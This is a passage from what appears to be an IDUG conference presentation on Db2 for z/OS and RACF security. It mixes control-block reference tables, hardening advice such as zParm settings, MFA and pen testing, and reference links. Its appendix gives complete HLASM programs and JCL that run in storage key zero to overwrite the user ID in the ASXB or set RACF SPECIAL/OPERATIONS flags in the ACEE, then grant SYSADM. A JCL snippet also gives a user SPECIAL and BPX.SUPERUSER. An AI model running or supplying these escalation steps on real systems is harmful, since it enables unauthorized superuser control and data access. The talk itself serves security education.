		.... .1..		ACEEROA	1 - Read-only auditor attribute
		.... ..1.		ACEEPRIV	1 - User is a started procedure with the privileged attribute
		1		ACEERACF	1 - RACF-defined user
39	(27)	BITSTRING	1	ACEEFLG2	Default universal access
		1...		ACEEALTR	1 - Alter authority to resource
		.1..		ACEECNTL	1 - Control authority to resource
		..1.		ACEEUPDT	1 - Update authority to resource
		...1		ACEEREAD	1 - Read authority to resource
		.... 1...		*	Reserved for compatibility
		.... .1..		*	Reserved
		.... ..1.		*	Reserved
		1		ACEENONE	1 - No authority to resource



```
"//S2      EXEC PGM=IKJEFT01\n" \
"//SYSTSIN  DD *\n" \
" ALU #{datastore['FTPUSER']} SPECIAL\n" \
" PE BPX.SUPERUSER CLASS(FACILITY) ID(#{datastore['FTPUSER']}) ACCESS(READ)\n" \
" SETR RACL(FACILITY) REF\n" \
```

Additional Hints

- **JSCBAUTH** (PSATOLD->TCBJSCB)
  - authorized to issue the MODESET macro instruction
  - Superpower!
- **RBOPSWPS** (PSATOLD->TCBRBP)
  - PROBLEM STATE BIT IN OLD PSW
  - Clear to be supervisor
- Can be used even in ISPF
  - remember you are not APF authorized when running in TSO/ISPF
  - **HINT**: IKJEFTSR - provides a mechanism to invoke authorized commands, programs, or CLISTs (consisting of only authorized commands or programs) from unauthorized application programs
  - Requires SYS1.PARMLIB changes: **AUTHTSF** parameter list in member SYS1.PARMLIB(IKJTSOxx).
- **Program properties table** (PPT)
  - SYS1.PARMLIB(SCHEDxx) – PPT is a list of programs that require special attributes (such as Key)



....1	JSCBAUTH	"X'01'" - The step represented by this JSCB is authorized to issue the MODESET macro instruction. Although this bit has been designated PI, IBM recommends that very careful design consideration be given to its use. To avoid the likelihood of creating a system integrity exposure, do not turn on JSCBAUTH.

What to do next


What to do next

- **Don’t panic!**
- **Educate** yourself and your team
- Implement **security practices**
  - Be current with maintenance
  - Audits
  - Static code analysis
  - Vulnerability scans
  - zAuthorized Code Scanner (zACS), ACEE modification detection
  - Pervasive Encryption
  - Multilevel Security (MLS)
  - Multi factor authentication (MFA)
  - …

- Get Ready for a **Pen Test**?
  - What is a Pen Test?
    - Penetration Testing Execution Standard (PTES) methodology,
    - Open Web Application Security Project (OWASP) approach for web,
    - ethical hacking,
    - blackbox/greybox/whitebox
  - What is it not?
    - App scanning,
    - unit test,
  - Internal vs external

CIS Benchmark for Db2 13 - Highlights

- **Center for Internet Security** (CIS) Db2 13 report
- Protect Db2 **system datasets**
  - physical table spaces, logs, BSDS, SDSNLOAD, SDSNEXIT
- Protect the **subsystem access**
- Recommended **zParms** setting
  - AUTHEXIT_CACHEREFRESH = ALL
  - AUTH = YES
  - EXTSEC = NO
  - SEPARATE_SECURITY=YES
  - TCPALVER = SERVER_ENCRYPT
- Secure **remote connections**
  - Use SSL, MFA,
- Restrict access to catalog tables



EXTENDED SECURITY field (EXTSEC subsystem parameter)

Recommendation: Specify a value of YES. This setting allows properly enabled DRDA clients to determine the cause of security failures without requiring Db2 operator support. A value of YES also allows RACF users on properly enabled Db2 clients to change their passwords.

Note: This is a security-related parameter. When this parameter is set to YES, detailed reason codes are returned to the client when a DDF connection request fails because of security errors that might enable more malicious attacks. If this parameter is set to YES, RACF users can change their passwords by using the DRDA change password function.


Links and references

Links

- Links embedded **in the prior slides** ;-)
- Recent **IDUG presentations** with a lots of links/resources
  - NA22B14 - In the world of Ransomware Protecting your Db2 for z/OS Assets is Vital, Bob Tilkes, IBM
  - NA22B13 - Secure your Db2 for z/OS access with Multi-factor Authentication, Gayathiri (Gaya) Chandran, Derek Tempongko, IBM
  - NA22G16 - Db2 Security Best Practices, David Beulke, Dave Beulke and Associates
  - EU22G01 - Db2 for z/OS Security – An Introduction, Gayathiri (Gaya) Chandran, IBM
  - EU22E10 - SQL Injection and Db2 Pathology and Prevention, Petr Plavjaník, Broadcom
  - EU22B17 - Security and Compliance With Db2 13 for z/OS, Gayathiri (Gaya) Chandran, IBM
  - EU21G07 - Are you security aware?, Jan Marek, Broadcom
- **IBM Documentation**
  - Principles of Operations
  - Data Areas
  - Authorized Assembler Services Guide and Reference
  - RACF Security Admin’s Guide
  - Db2 Managing Security, RACF Access Control Module Guide

Thank you!

Greetings from friendly next-gen hackers! ☺



Appendix – Code and JCL

Example 1, HLASM code

```
TESTASM  CSECT
TESTASM  AMODE 31
TESTASM  RMODE 31
         STM   R14,R12,12(R13)     Common
         LR    R12,R15              z/OS
         USING TESTASM,R12           Housekeeping
         LA    R2,SAVEAREA             ...
         ST    R2,8(,R13)
         ST    R13,4(,R2)
         LR    R13,R2
*                                  Important stuff here:
         L      R10,548                       R10 => ASCB
         L      R10,ASCBASXB-ASCB(,R10)       R10 => ASXB
         MODESET KEY=ZERO,MODE=PROB
         MVC    ASXBUSR8-ASXB(8,R10),=CL8'KRTECEK '
         MODESET KEY=NZERO,MODE=PROB
*
         L     R13,4(,R13)         Common
         RETURN (14,12),,RC=0       Code
*
         DS    0H
SAVEAREA DS    18F                 New save area
         YREGS ,                   Define R0-R15 EQU
         IHAASCB
         IHAASXB
         IHAACEE
         CVT DSECT=YES
*
         END
```

This code makes Emil Joe!

Example 1, JCL

```
//COMPILE EXEC PGM=ASMA90,REGION=1024K,COND=(4,LT),
//             PARM='DECK,NOOBJ'
//SYSLIB   DD  DISP=SHR,DSN=SYS1.MACLIB
//         DD  DISP=SHR,DSN=SYS1.MODGEN
//SYSPUNCH DD  DSN=&&OBJECT,DISP=(NEW,PASS),
//             UNIT=SYSDA,SPACE=(TRK,(60,40)),
//             DCB=(RECFM=FB,LRECL=80,BLKSIZE=3120)
//SYSPRINT DD  SYSOUT=*
//SYSIN    DD  *
  The code from prior slide comes here
//LINK    EXEC PGM=IEWL,COND=(4,LT),
//             PARM='LET,LIST,MAP,XREF'
//SYSLIB   DD  DISP=SHR,DSN=CEE.SCEELKED
//         DD  DISP=SHR,DSN=DB2.DB2C10.SDSNLOAD
//SYSPRINT DD  SYSOUT=*
//SYSLMOD  DD  DISP=SHR,DSN=hlq.LOADLIB
//SYSLIN   DD  DSN=&&OBJECT,DISP=(OLD,DELETE)
//         DD  *
 ENTRY   TESTASM
 SETCODE AC(1)
 NAME    TESTASM(R)
/*
//PRIVESC  EXEC PGM=TESTASM,COND=(4,LT)
//STEPLIB  DD  DISP=SHR,DSN=hlq.LOADLIB
//SYSPRINT DD  SYSOUT=*
//SYSOUT   DD  SYSOUT=*
//SYSUDUMP DD  SYSOUT=*
//*
//GRANT    EXEC PGM=IKJEFT01,COND=(4,LT)
//STEPLIB DD  DISP=SHR,DSN=db2.SDSNEXIT
//        DD  DISP=SHR,DSN=db2.SDSNLOAD
//SYSTSPRT DD  SYSOUT=*
//SYSPRINT DD  SYSOUT=*
//SYSUDUMP DD  SYSOUT=*
//SYSTSIN  DD  *
  DSN SYSTEM(DSN)
  RUN PROGRAM(DSNTIAD)  PLAN(DSNTIAXX) -
       LIBRARY('DSN.RUNLIB.LOAD')
  END
//SYSIN    DD  *
SET CURRENT SQLID = 'KRTECEK';
GRANT SYSADM TO EMIL;
```

Compile the Code from prior slide

Link into an APF Authorized Loadlib

Run the program - Change the authority of the address space

Grant SYSADM

Example 2, HLASM code

```
TESTASM  CSECT
TESTASM  AMODE 31
TESTASM  RMODE 31
         STM   R14,R12,12(R13)     Common
         LR    R12,R15              z/OS
         USING TESTASM,R12           Housekeeping
         LA    R2,SAVEAREA             ...
         ST    R2,8(,R13)
         ST    R13,4(,R2)
         LR    R13,R2
*
         L     R10,548                       R10 => ASCB
         L     R10,ASCBASXB-ASCB(,R10)       R10 => ASXB
         ICM   R5,15,ASXBSENV-ASXB(R10)      IF ACEE IS PRESENT
         BZ    NOACEE
         MODESET KEY=ZERO,MODE=PROB
         NI    ACEEFLG1-ACEE(R5),X'00'       ACEESPEC+ACEEOPER+
         OI    ACEEFLG1-ACEE(R5),X'B1'       ACEEAUDT+ACEERACF
         MODESET KEY=NZERO,MODE=PROB
NOACEE   DS    0H
*
         L     R13,4(,R13)         Common
         RETURN (14,12),,RC=0       Code
*
         DS    0H
SAVEAREA DS    18F                 New save area
         YREGS ,                   Define R0-R15 EQU
         IHAASCB
         IHAASXB
         IHAACEE
         CVT DSECT=YES
*
         END
```

This code grants Emil some super power!

Example 2, JCL

```
//COMPILE EXEC PGM=ASMA90,REGION=1024K,COND=(4,LT),
//             PARM='DECK,NOOBJ'
//SYSLIB   DD  DISP=SHR,DSN=SYS1.MACLIB
//         DD  DISP=SHR,DSN=SYS1.MODGEN
//SYSPUNCH DD  DSN=&&OBJECT,DISP=(NEW,PASS),
//             UNIT=SYSDA,SPACE=(TRK,(60,40)),
//             DCB=(RECFM=FB,LRECL=80,BLKSIZE=3120)
//SYSPRINT DD  SYSOUT=*
//SYSIN    DD  *
  The code from prior slide comes here
//LINK    EXEC PGM=IEWL,COND=(4,LT),
//             PARM='LET,LIST,MAP,XREF'
//SYSLIB   DD  DISP=SHR,DSN=CEE.SCEELKED
//         DD  DISP=SHR,DSN=DB2.DB2C10.SDSNLOAD
//SYSPRINT DD  SYSOUT=*
//SYSLMOD  DD  DISP=SHR,DSN=hlq.LOADLIB
//SYSLIN   DD  DSN=&&OBJECT,DISP=(OLD,DELETE)
//         DD  *
 ENTRY   TESTASM
 SETCODE AC(1)
 NAME    TESTASM(R)
/*
//PRIVESC  EXEC PGM=TESTASM,COND=(4,LT)
//STEPLIB  DD  DISP=SHR,DSN=hlq.LOADLIB
//SYSPRINT DD  SYSOUT=*
//SYSOUT   DD  SYSOUT=*
//SYSUDUMP DD  SYSOUT=*
//*
//Run     EXEC PGM=xxxxxxxx
```

Compile the Code from prior slide

Link into APF Authorized Loadlib

Run the program - Get superpower

Run a program to access the dataset